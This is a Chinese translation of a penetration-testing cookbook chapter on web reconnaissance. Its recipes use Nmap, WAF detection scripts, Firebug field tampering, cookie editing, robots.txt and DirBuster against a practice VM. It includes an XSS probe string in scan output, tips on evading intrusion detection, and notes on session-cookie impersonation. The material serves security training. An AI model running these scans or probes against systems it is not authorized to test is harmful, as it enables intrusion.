- 训练应用：这些应用分为几部分，专注于实验特定的漏洞或攻击技巧。他它们中的一些包含教程、解释或其他形式的指导。
- 真实的，内部含有漏洞的应用：这些应用的行为就像真实世界的应用（商店】博客或社交网络）一样，但是开发者出于训练目的在内部设置了漏洞。
- 真实应用的旧（漏洞）版本：真是应用的旧版本，例如 WordPress 和 Joomla 含有已知的可利用的漏洞。这对于测试我们的漏洞识别技巧非常实用。
- 用于测试工具的应用：这个组中的应用可以用做自动化漏洞扫描器的基准线测试。
- 演示页面/小应用：这些小应用拥有一个或一些漏洞，仅仅出于演示目的。
- OWASP 演示应用：OWASP AppSensor 是个有趣的应用，它模拟了社交网络并含有一些漏洞。但是他会记录任何攻击的意图，这在尝试学习的时候很有帮助。例如，如何绕过一些安全设备，例如网络应用防火墙。

第二章 侦查

> 作者：Gilberto Najera-Gutierrez
>
> 译者：飞龙

简介

在每个渗透测试中，无论对于网络还是 Web 应用，都有一套流程。其中需要完成一些步骤，来增加我们发现和利用每个影响我们目标的可能的漏洞的机会。例如：

- 侦查
- 枚举
- 利用
- 维持访问
- 清理踪迹

在 Web测试场景中，侦查是一个层面，其中测试者必须识别网络、防火墙和入侵检测系统中所有可能组件。它们也会收集关于公司、网络和雇员的最大信息。在我们的例子中，对于 Web 应用渗透测试，这个阶段主要关于了解应用、数据库、用户、服务器以及应用和我们之间的关系。

侦查是每个渗透测试中的必要阶段。我们得到了的目标信息越多，发现和利用漏洞时，我们拥有的选项就越多。

2.1 使用 Nmap 扫描和识别服务

Nmap 可能是世界上最广泛使用的端口扫描器。他可以用于识别活动主机、扫描 TCP 和 UDP 开放端口，检测防火墙，获得运行在远程主机上的服务版本，甚至是，可以使用脚本来发现和利用漏洞。

这个秘籍中，我们会使用 Nmap 来识别运行在目标应用上的所有服务。出于教学目的，我们会多次调用 Nmap 来实现它，但是这可以通过单个命令来完成。

准备

我们只需要将 vulnerable_vm 运行起来。

操作步骤

1. 首先，我们打算看看服务器是否响应 ping，或者服务器是否打开：

```
nmap -sn 192.168.56.102
```

```
root@kali:~# nmap -sn 192.168.56.102

Starting Nmap 6.47 ( http://nmap.org ) at 2015-06-09 21:15 CDT
Nmap scan report for 192.168.56.102
Host is up (0.00024s latency).
MAC Address: 08:00:27:3F:C5:C4 (Cadmus Computer Systems)
Nmap done: 1 IP address (1 host up) scanned in 0.21 seconds
```

2. 现在我们直到它打开了让我们看看打开了哪些端口：

```
nmap 192.168.56.102
```

```
root@kali:~# nmap 192.168.56.102

Starting Nmap 6.47 ( http://nmap.org ) at 2015-06-09 21:15 CDT
Nmap scan report for 192.168.56.102
Host is up (0.00041s latency).
Not shown: 991 closed ports
PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
139/tcp  open  netbios-ssn
143/tcp  open  imap
443/tcp  open  https
445/tcp  open  microsoft-ds
5001/tcp open  commplex-link
8080/tcp open  http-proxy
8081/tcp open  blackice-icecap
MAC Address: 08:00:27:3F:C5:C4 (Cadmus Computer Systems)

Nmap done: 1 IP address (1 host up) scanned in 0.30 seconds
```

3. 现在，我们要让 Nmap 向服务器询问正在运行的服务的版本，并且基于它猜测操作系统。

```
nmap -sV -O 192.168.56.10
```

4. 我们可以看到，我们的 vulnerable_vm 使用 Linux 2.6 内核，并带有 Apache 2.2.14 Web 服务器，PHP 5.3.2，以及其它。

工作原理

Nmap 是个端口扫描器，这意味着它可以向一些指定 IP 的 TCP 或 UDP 端口发送封包，并检查是否有响应。如果有的话，这意味着端口是打开的，因此，端口上运行着服务。

在第一个名中，使用 `-sn` 参数，我们让 Nmap 只检查是否服务器响应 ICMP 请求（或 ping）。我们的服务器响应了，所以它是活动的。

第二个命令是调用 Nmap 的最简方式，它只指定目标 IP。所做的事情是先 ping 服务器，如果它响应了，Nmap 会向 1000 个 TCP 端口列表发送探针，来观察哪个端口响应，之后报告响应端口的结果。

第三个命令向第二个添加了如下两个任务：

- `-sV` 请求每个被发现的开放端口的标识（头部或者自我识别），这是它用作版本的东西。
- `-O` 告诉 Nmap，尝试猜测运行在目标上的操作系统。使用开放端口和版本收集的信息。

更多

有一些其它的实用参数：

- `-sT`：通常，在 root 用户下运行 Nmap 时，它使用 SYN 扫描类型。使用这个参数，我们就强制让扫描器执行完全连接的扫描。它更慢，并且会在服务器的日志中留下记录，但是它不太可能被入侵检测系统检测到。
- `-Pn`：如果我们已经知道了主机是活动的或者不响应 ping，我们可以使用这个参数告诉 Nmap 跳过 ping 测试，并扫描所有指定目标，假设它们是开启的。
- `-v`：这会开启详细模式。Nmap 会展示更多关于它所做事情和得到回复的信息。参数可以在相同命令中重复多次：次数越多，就越详细（也就是说，`-vv` 或 `-v -v -v -v`）。
- `-p N1,N2,Nn`：如果我们打算测试特定端口或一些非标准端口，我们可能想这个参数。`N1` 到 `Nn` 是打算让 Nmap 扫描的端口。例如，要扫描端口 21，80 到 90，和 137，参数应为：`-p 21,80-90,137`。
- `--script=script_name`：Nmap 包含很多实用的漏洞检测、扫描和识别、登录测试、命令执行、用户枚举以及其它脚本。使用这个参数来告诉 Nmap 在目标的开放端口上运行脚本。你可能打算查看一些 Nmap 脚本，它们在：`https://nmap.org/nsedoc/scripts/`。

另见

虽然它最为流行，但是 Nmap 不是唯一可用的端口扫描器，并且，取决于不同的喜好，可能也不是最好的。下面是 Kali 中包含的一些其它的替代品：

- unicornscan
- hping3
- masscan
- amap

- Metasploit scanning module

2.2 识别 Web 应用防火墙

Web 应用防火墙（WAF）是一个设备或软件，它可以检查发送到 Web 服务器的封包，以便识别和阻止可能的恶意封包，它们通常基于签名或正则表达式。

如果未检测到的 WAF 阻止了我们的请求或者封禁了我们的 IP，我们渗透测试中就要处理很多的麻烦。在执行渗透测试的时候，侦查层面必须包含检测和是被 WAF，入侵检测系统（IDS），或者入侵阻止系统（IPS）。这是必须的，为了采取必要的手段来防止被阻拦或禁止。

这个秘籍中，我们会使用不同的方法，并配合 Kali Linux 中的工具，阿里为检测和识别目标和我们之间的 Web 应用防火墙的存在。

操作步骤

1. Nmap 包含了一些脚本，用于测试 WAF 的存在。让我们在 vulnerable-vm 上尝试它们：

   ```
   nmap -p 80,443 --script=http-waf-detect 192.168.56.102
   ```

   ```
   root@kali:~# nmap -p 80,443 --script=http-waf-detect 192.168.56.102

   Starting Nmap 6.47 ( http://nmap.org ) at 2015-06-13 11:49 CDT
   Nmap scan report for 192.168.56.102
   Host is up (0.00031s latency).
   PORT    STATE SERVICE
   80/tcp  open  http
   443/tcp open  https
   MAC Address: 08:00:27:3F:C5:C4 (Cadmus Computer Systems)

   Nmap done: 1 IP address (1 host up) scanned in 0.42 seconds
   ```

   好的，没检测到任何 WAF。所以这个服务器上没有 WAF。

2. 现在，让我们在真正拥有防火墙的服务器上尝试相同命令。这里，我们会使用 `example.com`，但是你可以在任何受保护的服务器上尝试它。

   ```
   nmap -p 80,443 --script=http-waf-detect www.example.com
   ```

```
root@kali:~# nmap -p 80,443 --script=http-waf-detect www.example.com

Starting Nmap 6.47 ( http://nmap.org ) at 2015-06-13 11:43 CDT
Nmap scan report for www.example.com (   .   .66.252)
Host is up (0.033s latency).
rDNS record for .  ..  .66.252: .  ..  .66.252.www.example.com
PORT    STATE SERVICE
80/tcp  open  http
| http-waf-detect: IDS/IPS/WAF detected:
|_www.example.com:80/?p4yl04d3=<script>alert(document.cookie)</script>
443/tcp open  https
| http-waf-detect: IDS/IPS/WAF detected:
|_www.example.com:443/?p4yl04d3=<script>alert(document.cookie)</script>

Nmap done: 1 IP address (1 host up) scanned in 1.16 seconds
```

Imperva 是 Web 应用防火墙市场的主流品牌之一。就像我们这里看到的，有一个保护网站的设备。

3. 这里是另一个 Nmap 脚本，可以帮助我们识别所使用的设备，并更加精确。脚本在下面：

```
nmap -p 80,443 --script=http-waf-fingerprint www.example.com
```

```
root@kali:~# nmap -p 80,443 --script=http-waf-fingerprint www.example.com

Starting Nmap 6.47 ( http://nmap.org ) at 2015-06-13 11:43 CDT
Nmap scan report for www.example.com (   .   .66.252)
Host is up (0.033s latency).
rDNS record for .  ..  .66.252: .  ..  .66.252.www.example.com
PORT    STATE SERVICE
80/tcp  open  http
| http-waf-fingerprint:
|   Detected WAF
|_    Incapsula WAF
443/tcp open  https

Nmap done: 1 IP address (1 host up) scanned in 0.87 seconds
```

4. 另一个 Kali Linux 自带的工具可以帮助我们检测和是被 WAF，它叫做 `waf00f` 。假设 `www.example.com` 是受 WAF 保护的站点：

```
wafw00f www.example.com
```

```
root@kali:~# wafw00f www.example.com

    WAFW00F - Web Application Firewall Detection Tool

    By Sandro Gauci && Wendel G. Henrique

Checking http://www.example.com
Generic Detection results:
The site http://www.example.com seems to be behind a WAF
Reason: Blocking is being done at connection/packet level.
Number of requests: 13
```

工作原理

WAF 检测的原理是通过发送特定请求到服务器，之后分析响应。例如，在`http-waf-detect`的例子中，它发送了一些基本的恶意封包，并对比响应，同时查找封包被阻拦、拒绝或检测到的标识。`http-waf-fingerprint`也一样，但是这个脚本也尝试拦截响应，并根据已知的不同 IDS 和 WAF 的模式对其分类。`wafw00f`也是这样。

2.3 查看源代码

查看网页的源代码允许我们理解一些程序的逻辑，检测明显的漏洞，以及在测试时有所参考，因为我们能够在测试之前和之后比较代码，并且使用比较结果来修改我们的下一次尝试。

这个秘籍中，我们会查看应用的源代码，并从中得出一些结论。

准备

为这个秘籍启动 vulnerable_vm。

操作步骤

1. 浏览 http://192.168.56.102。
2. 选择 WackoPicko 应用。
3. 右击页面并选择`View Page Source`（查看源代码）。会打开带有页面源代码的新窗口：

Source of: http://192.168.56.102/WackoPicko/ - OWASP Mantra

File Edit View Help

```
48      But that's not all, you can also buy the rights to the high quality <br />
49      version of someone's pictures. WackoPicko is fun for the whole family.
50    </p>
51
52    <h3>New Here?</h3>
53    <p>
54      <h4><a href="/WackoPicko/users/register.php">Create an account</a></h4>
55    </p>
56    <p>
57      <h4><a href="/WackoPicko/users/sample.php?userid=1">Check out a sample user!</a></h4>
58    </p>
59    <p>
60      <h4><a href="/WackoPicko/calendar.php">What is going on today?</a></h4>
61    </p>
62    <p>
63      <h4>Or you can test to see if WackoPicko can handle a file:</h4> <br />
64    <script>
65      document.write('<form enctype="multipart/form-data" action="/WackoPicko/pic' + 'check' +
  '.php" method="POST"><input type="hidden" name="MAX_FILE_SIZE" value="30000" />Check this file:
  <input name="userfile" type="file" /> <br />With this name: <input name="name" type="text" /> <br
  /> <br /><input type="submit" value="Send File" /><br /> </form>');
66    </script>
67    </p>
68  </div>
69
70
71        <div class="column span-24 first last" id="footer" >
```

Line 65, Col 173

根据源代码，我们可以发现页面所使用的库或外部文件，以及链接的去向。同时，在截图中可以看到，这个页面拥有一些隐藏的输入字段。选中的是 `MAX_FILE_SIZE` ，这意味着，当我们上传文件时，这个字段判断了文件允许上传的最大大小。所以，如果我们修改了这个值，我们可能就能够上传大于应用所预期的文件。这反映了一个重要的安全问题。

工作原理

网页的源代码在发现漏洞和分析应用对所提供输入的响应上非常有用。它也提供给我们关于应用内部如何工作，以及它是否使用了任何第三方库或框架的信息。

一些应用也包含使用 JS 或任何其它脚本语言编写的输入校验、编码和加密函数。由于这些代码在浏览器中执行，我们能够通过查看页面源代码来分析它，一旦我们看到了校验函数，我们就可以研究它并找到任何能够让我们绕过它或修改结果的安全缺陷。

4.4 使用 Firefox 分析和修改基本行为

Firebug 是个浏览器插件，允许我们分析网页的内部组件，例如表格元素、层叠样式表（CSS）类、框架以及其它。它也有展示 DOM 对象、错误代码和浏览器服务器之间的请求响应通信的功能。


在上一个秘籍中，我们看到了如何查看网页的 HTML 源代码以及发现影藏的输入字段。隐藏的字段为文件最大大小设置了一些默认值。在这个秘籍中，我们会看到如何使用浏览器的调试扩展，这里是 Firefox 或者 OWASP-Mantra 上的 Firebug。

准备

启动 vulnerable_vm，访问 http://192.168.56.102/WackoPicko 。


操作步骤

1. 右击 `Check this file`（检查此文件），之后选择 `Inspect Element with Firebug`（使用 Firebug 查看元素）。




2. 表单的第一个输入框存在 `type="hidden"` 参数，双击 `hidden` 。

3. 将 `hidden` 改成 `text` 之后按下回车键。



4. 现在双击参数值的 30000。

5. 将他改成 500000。



6. 现在，我们看到了页面上的新文本框，值为 500000。我们刚刚修改了文件大小上限，并添加了个表单字段来修改它。

What is going on today?

Or you can test to see if WackoPicko can handle a file:

500000 Check this file: Browse...

With this name:

Send File

Home | Admin | Contact | Terms of Service

工作原理

一旦页面被浏览器收到，所有元素都可以修改，来改变浏览器解释它的方式。如果页面被重新加载，服务器所生成的版本会再次展示。

Firebug 允许我们修改几乎每个页面在浏览器中显示的层面。所以，如果存在建立在客户端的控制逻辑，我们可以使用工具来操作它。

更多

Firebug 不仅仅是个取消输入框的隐藏或修改值的工具，它也拥有一些其它的实用功能：

- `Console` 标签页展示错误，警告以及一些在加载页面时生成的其它消息。
- `HTML` 标签页是我们刚刚使用的页面，它以层次方式展示 HTML，所以允许我们修改它的内容。

- `CSS` 标签页用于查看和修改页面使用的 CSS 风格。
- `Script` 让我们能够看到完整的 HTML 源代码，设置会打断页面加载的断点，执行到它们时会打断加载，以及检查脚本运行时的变量值。
- `DOM` 标签页向我们展示了DOM（文档对象模型）对象，它们的值，以及层次结构。
- `Net` 展示了发送给服务器的请求和它的响应，它们的类型、尺寸、响应时间，和时间轴上的顺序。
- `Cookies` 包含由服务器设置的 Cookie，以及它们的值和参数，就像它的名字那样。

4.5 获取和修改 Cookie

Cookie 是由服务器发送给浏览器（客户端）的小型信息片段，用于在本地储存一些信息，它们和特定用户相关。在现代 Web 应用中，Cookie 用于储存用户特定的数据、例如主题颜色配置、对象排列偏好、上一个活动、以及（对我们更重要）会话标识符。


这个秘籍中，我们会使用浏览器的工具来查看 Cookie 的值，它们如何储存以及如何修改它们。

准备

需要运行我们的 vulnerable_vm。`192.168.56.102` 用于该机器的 IP 地址，我们会使用 OWASP-Mantra 作为 Web 浏览器。


操作步骤

1. 浏览 http://192.168.56.102/WackoPicko。
2. 从 Mantra 的菜单栏访问 `Tools | Application Auditing | Cookies Manager +`。



在这个截图中，我们可以从这个插件中看到所有该时刻储存的Cookie，以及所有它们所属的站点。我们也可以修改它们的值，删除它们以及添加新的条目。

3. 从 `192.168.56.102` 选择 `PHPSESSID` ，之后点击 `Edit` 。
4. 将 `Http Only` 的值修改为 `Yes` 。



我们刚刚修改的参数（ `Http Only` ）告诉浏览器，Cookie不能允许客户端脚本访问。

工作原理

Cookies Manager+ 是个浏览器插件，允许我们查看、修改或删除现有的 Cookie，以及添加新的条目。因为一些应用依赖于储存在这些 COokie 中的值，攻击者可以使用它们来输入恶意的模式，可能会修改页面行为，或者提供伪造信息用于获取高阶权限。

同时，在现代 Web 应用中，会话 Cookie 通常被使用，通常是登录完成之后的用户标识符的唯一兰苑。这会导致潜在的有效用户冒充，通过将 Cookie 值替换为某个活动会话的用户。

2.6 利用 robots.txt

要想进一步侦查，我们需要弄清楚是否站点有任何页面或目录没有链接给普通用户看。例如，内容管理系统或者内部网络的登录页面。寻找类似于它的站点会极大扩大我们的测试面，并给我们一些关于应用及其结构的重要线索。

这个秘籍中，我们会使用 `robots.txt` 文件来发现一些文件和目录，它们可能不会链接到主应用的任何地方。

操作步骤

1. 浏览 http://192.168.56.102/vicnum/ 。

2. 现在我们向 URL 添加 `robots.txt` ，之后我们会看到如下截图：

   ```
   User-agent: *
   Disallow: /jotto/
   Disallow: /cgi-bin/
   ```

   这个文件告诉搜索引擎， `jotto` 和 `cgi-bin` 的首页不允许被任何搜索引擎（User Agent）收录。

3. 让我们浏览 http://192.168.56.102/vicnum/cgi-bin/ 。



我们可以直接点击和访问目录中的任何 Perl 脚本。

4. 让我们浏览 http://192.168.56.102/vicnum/jotto/ 。



5. 点击名称为 `jotto` 的文件，你会看到一些类似于下面的截图的东西：



Jooto 是个猜测五个字符的单词的游戏，这会不会是可能答案的列表呢？通过玩这个游戏来检验它，如果是的话，我们就已经黑掉了这个游戏。

工作原理

`robots.txt` 是 Web 服务器所使用的文件，用于告诉搜索引擎有关应该被索引，或者不允许查看的文件或目录的信息。在攻击者的视角上，这告诉了我们服务器上是否有目录能够访问但对公众隐藏。这叫做“以隐蔽求安全”（也就是说假设用户不会发现一些东西的存在，如果它们不被告知的话）。

2.7 使用 DirBuster 发现文件和文件夹

DirBuster 是个工具，用于通过爆破来发现 Web 服务器中的现存文件和目录。我们会在这个秘籍中使用它来搜索文件和目录的特定列表。


准备

我们会使用一个文本文件，它包含我们要求 DirBuster 寻找的单词列表。创建文本文件 `dictionary.txt`，包含下列东西：

- info
- server-status
- server-info
- cgi-bin
- robots.txt
- phpmyadmin
- admin
- login

操作步骤

1. 访问 `Applications | Kali Linux | Web Applications | Web Crawlers | dirbuster` 。



2. 在 DIrBuster 的窗口中，将目标 URL 设置为 http://192.168.56.102/。

3. 将线程数设置为 20。

